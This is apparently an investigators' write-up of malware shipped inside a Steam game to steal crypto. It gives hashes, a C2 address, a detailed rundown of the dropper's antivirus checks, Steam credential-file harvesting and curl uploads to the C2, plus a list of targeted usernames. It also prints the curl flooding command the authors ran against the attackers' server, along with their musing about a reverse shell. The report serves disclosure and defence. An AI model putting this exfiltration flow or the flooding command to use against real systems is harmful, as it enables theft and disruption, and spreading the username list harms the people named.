# Theft of \$32k in crypto from a stage 4 cancer patient due to valve's incompetence in allowing malware on their platform

## Notice for law enforcement

We have mountains of technical evidence surrounding individuals in this case. We are absolutely willing to upload each piece of evidence should they be needed. Please feel free to contact me on signal: x19.89 and I will happily oblige.

### Introduction

An heinous act of cowardice where threat actors targeted a stage 4 terminally ill cancer patient for his creator earnings on pump.fun through a steam game. After a significant investigation involving roughly 10+ people, we were able to communicate with the threat actors who showed fake remorse for their actions. In this report we will detail the colossal failures of Valve's game vetting, how we broke into their C2 and retrieved a list of victims.

### **Credits**

x.com/John5725424446 - 1989

https://x.com/andreee eeeeee

https://x.com/escrow

https://x.com/vxunderground

https://x.com/zachxbt/

https://x.com/C4L38

https://x.com/defidownsin/

https://x.com/asdfxzgwertz

Everyone here has kindly contributed their time and skills to locating and shutting down these absolute wastes of oxygen.

# Game ID and depot information

https://steamdb.info/depot/3872351 we can see from this information that the game existed with multiple executables inside of it in 4 separate archives v1 - v4.zip. (The password is 121)

The game launched a bash script with the following code: <a href="https://pastebin.com/raw/e7zt8gv8">https://pastebin.com/raw/e7zt8gv8</a>

# Valves colossal mistake

Valve allowed this malware to exist for just under a month. This is appalling levels of vetting, how can you let such brazen malware exist on your platform. Review the later sections for proof of when the malware was inserted.

# Conversation snippets

	dav	id / bb	02:50
	i will sure		
	i didn't want to do that one tbh		02:50
	but don	02:50	
	and	i figured he would make it back in a day	02:50
		, ,	
D		david / bb	02:53
		bro	
		it's fucking huge	02:53
		life is fucked up	02:53
		ik	02:53
		dawg i will send it back	02:53
		but he literally will make it back in a few hours	02:54
		i checked how much he already made back	02:54
S		swaps he already made it back tbh	02:54

For context, these two individuals (mainly david) who were involved in the theft seemed to have little remorse, even wasting our time by saying they'd send it back. The "it's fucking huge was in reference to rasta's tumor). To which they didn't and proceeded to nuke everything. They will face their punishment in due course.

# Malware Payloads + IOC + Droppers

4b274920f470fa228d227735d2df5e020bc6346ff3da5d9b33c376f6ff36abb0 ./launch.vbs

c3404f768f436924e954e48d35c27a9d44c02b7a346096929a1b26a1693b20b3 ./launch1.vbs

 $f6ca\thetae82b89f\thetaa6\theta1cf6afe5c4fc94fbbd76f\thetaa7d8fa2383e97ab3\thetacd14e838b./v4.zip$ 


4f46c33bc914ac4bd57713b9928895b288f9a91d1d975ef1051ce214a9944453 ./v2.zip

77ee8547eb704a98529d648753dfbf1fef7d2729fa558787dc5bb89c64f72684 Block1.exe

17c3d4c216b2cde74b143bfc2f0c73279f2a007f627e3a764036baf272b4971a Client-built2.exe

 $\verb|cd0a004d28321feeee0cace285ee38f19fbc16579e80680d13deb3a93ca7a108| \\ \verb|msimg32.dl1| \\$ 

http://203.188.171.156:30815 C2 (now down, https://x.com/John5725424446/status/1969810482350768520)



# **Directory listing for /**

- bot.py
- <u>button\_presses/</u>
- <u>h.py</u>
- <u>logs/</u>
- settings.txt
- test.bat
- whitelisted\_users.txt

# Telegram bot Code

https://pastebin.com/WNkLp4sR

Left their bot tokens in the open, thanks guys!

(Block1.exe - part of the initialization routine, definitely some stealer as a service, none of the threat actors were russian)

# Upload server code

https://pastebin.com/Z7nVbnGe

Note the Chat GPT sponsored infrastructure and multiple vulnerabilities that took the C2 down.

### Arbitrary file upload

filename = disposition.split("filename=")[1].strip().strip("") filename = os.path.basename(filename)

Their C2 infrastructure had a complete lack of authorisation + authentication

### Complete lack of content size check

```
with open(filepath, "wb") as f:
preline = self.rfile.readline()
```

(We obviously took advantage of this with dd if=/dev/zero bs=1M count=1000 | curl -X POST --form "file=@-;filename=largefile4.bin" <a href="http://203.188.171.156:30815/upload">http://203.188.171.156:30815/upload</a> teehee) which resulted in the C2 going down and eventually removed.

Unfortunately we couldn't shell the server, I theorised inserting something into startup to start a reverse shell when the server rebooted, but ultimately it wasn't worth it due to their terrible opsec mistakes anyways.

We asked the threat actor to comment on his infrastructure he said:



david / bb

the fake vt guy was some random btw

the infra was fire

i was not expecting this to happen 4 awhile

We'll happily print this out for you to hang on your cell wall <3

# Dropper GPT rundown

### Header / setup

- `@echo off` / `setlocal enabledelayedexpansion` standard batch setup.
- Sets `COMPUTER\_NAME` using `whoami` (note: `whoami` returns `DOMAIN\user` used as identifier).
- Generates random numeric strings with `%RANDOM%` concatenation for file naming.

### **Privilege detection**

- Runs 'openfiles >nul 2>&1' and checks '%errorlevel%' to detect admin context.
- If admin: launches `launch1.vbs`, writes a status file `%TEMP%\game112.txt` and `curl -F` posts it to C2. Then `TIMEOUT 6` and `exit`.
- If not admin: continues to the main logic.

### Reconnaissance / environment info

- Removes prior temp report files.
- Uses `curl -s ipinfo.io/city`, `region`, `country` and `curl -s ip.me` to obtain public IP and geo-location; stores in variables `CITY`, `REGION`, `COUNTRY`, `MYIP`.
- Sets `LOCATION = CITY, REGION, COUNTRY`.

### Strange / decoy VBScript and game paths

- Starts a deeply nested VBS path in `Win64\VS2015\Party2\Party\Third\MegaAction\...test.vbs` then `TIMEOUT 2`. (Likely to mimic legitimate game files or to drop/extract assets.)
- Generates another random `randNum` for naming.

### AV/EDR detection

- Defines `AV\_PROCESSES` a massive white-space and caret (`^`) separated list of known AV/EDR process names (e.g., `msmpeng.exe`, `crowdstrike.exe`, `symantec.exe`, etc.).
- Dumps `tasklist` to `%temp%\running\_tasks.txt` then loops through `AV\_PROCESSES` checking for presence with `findstr`.
- If found, appends detection to `%TEMP\_FILE%` and increments `FOUND`.
- If `FOUND == 0` writes "No known antivirus processes found."
- > Purpose: environment-aware behavior (skips or changes payload execution if certain protections detected).

### Steam harvesting

- Sets `VDF FILE` = `%ProgramFiles(x86)%\Steam\config\loginusers.vdf`.
- If not present, queries registry `HKCU\Software\Valve\Steam\SteamPath` and builds the path.
- If still not found, writes `[ERROR] File not found` to output and continues to telemetry (`:tele`).
- Parses `loginusers.vdf` line-by-line looking for `"AccountName"`, `"PersonaName"`, and
- `"RememberPassword"`, and writes entries to `%TEMP%\us\_report.txt` with `SteamID`,
- 'AccountName', 'PersonaName', and remember-flag.
- Uses previous-line buffering ('prev1', 'prev2') to extract SteamID (likely on a different line in VDF).
- Sanitizes the output to remove key names before upload.

### C2 interactions and logic

- Downloads `whitelisted\_users.txt` and `settings.txt` from C2 host and checks for matches against `us\_report.txt`.
- If player found: sets `playerfound=1` and writes to `match\_line.txt`.
- If settings contain "1": sets `auto=1`.
- Combines `%TEMP\_FILE%` + `%OUTPUT\_FILE%` + match/external lists into `%TEMP%\combined msq.txt`.
- Uploads combined message via `curl -F
- "file=@%TEMP%\combined\_msg.txt;filename=%randNum%.txt" http://203.188.171.156:30815/upload`.

- Polling loop: loops up to 17 times, hits the C2 root and a `\_presses/%randNum%.txt` endpoint expecting responses `yes` (proceed) or `noaaa` (stop).

### Post-conditions / execution of payloads

- If `playerfound==1` or `auto==1` or C2 answered "yes":
- Re-checks running tasks.
- Special case handling: if \*\*only\*\* `msmpeng.exe` (Windows Defender) is present and no other AV processes (`MSMPENG\_FOUND` == 1 and `TOTAL\_FOUND` == 0) it extracts `v1.zip` to `DEST\_DIR` using 7-Zip with password `"121"` and runs `launch1.vbs`.
- Otherwise extracts `v2.zip` to `DEST\_DIR1` and runs `Block1.exe` (if present).
- Also attempts to launch `MegaActionPlatformer.exe` if present (likely masquerading as legitimate game executable).

### Cleanup

- Deletes many temp files: `us\_report.txt`, `match\_line.txt`, `av\_report.txt`.
- Exits.

---


### **Key IOCs (explicit strings found in script)**

- \*\*C2 IP / Ports:\*\*
- `203.188.171.156:30815`
- \*\*C2 URLs / endpoints:\*\*
- `http://203.188.171.156:30815/upload`
- http://203.188.171.156:30815/whitelisted users.txt
- http://203.188.171.156:30815/settings.txt
- `http://203.188.171.156:30815/` (root polled)
- \*\*Files / artifacts:\*\*
- `launch1.vbs`
- `v1.zip` (extracted with password `"121"`)
- `v2.zip`
- 'Block1.exe'
- `MegaActionPlatformer.exe`
- Steam data: `C:\Program Files (x86)\Steam\config\loginusers.vdf`
- '%TEMP%\game112.txt', '%TEMP%\us report.txt', '%TEMP%\combined msq.txt',
- `%TEMP%\match\_line.txt`, `%TEMP%\av\_report.txt`
- \*\*Hardcoded password:\*\* `"121"`


# Game snapshot at time of infection

https://drive.proton.me/urls/P0HXEBKMTC#gYxIRmeEEy1D


# Proof of existence in the depot



Removal of binaries by threat actors



# Malware injection date



https://steamdb.info/depot/3872351/history/

# Key user target list

These individuals here would execute a special payload to steal their crypto, most of them exist on crypto twitter etc.

```
637849394747483838373
borraman21
excelsorph
Rawker999
Toga
amonra55
76561199443506911
tholany110
|Evil| Medeval
Evil Medeval
littlemikec
Laoshi ferdy
laoshiferdy.ron
capstiller
jonshanks1234
finderfound
```

loch388

RoboDick87

gamypto

panda10j

eazyholar2607

ngaodu1212

keyfmtv

raymondwtrapani

waggas

TheFoodMasterNFT

separate li

rspanji

cryptooling

fedemaus

atRaichu

elimastro

mahil41

thecaptaingates

dman

fakehackerx

Ya3rub88

incoreid

Teco47

InkedSkin420

Dave Thebowler

DaveThebowler

Dave

tutankoin

shtallo

frycorpse

stupid sash

davethebowler

thejasich

Sargos

Wankidd

Vlad20502

Glassb0t

Glass

Kealthas

victorydrop

wahid041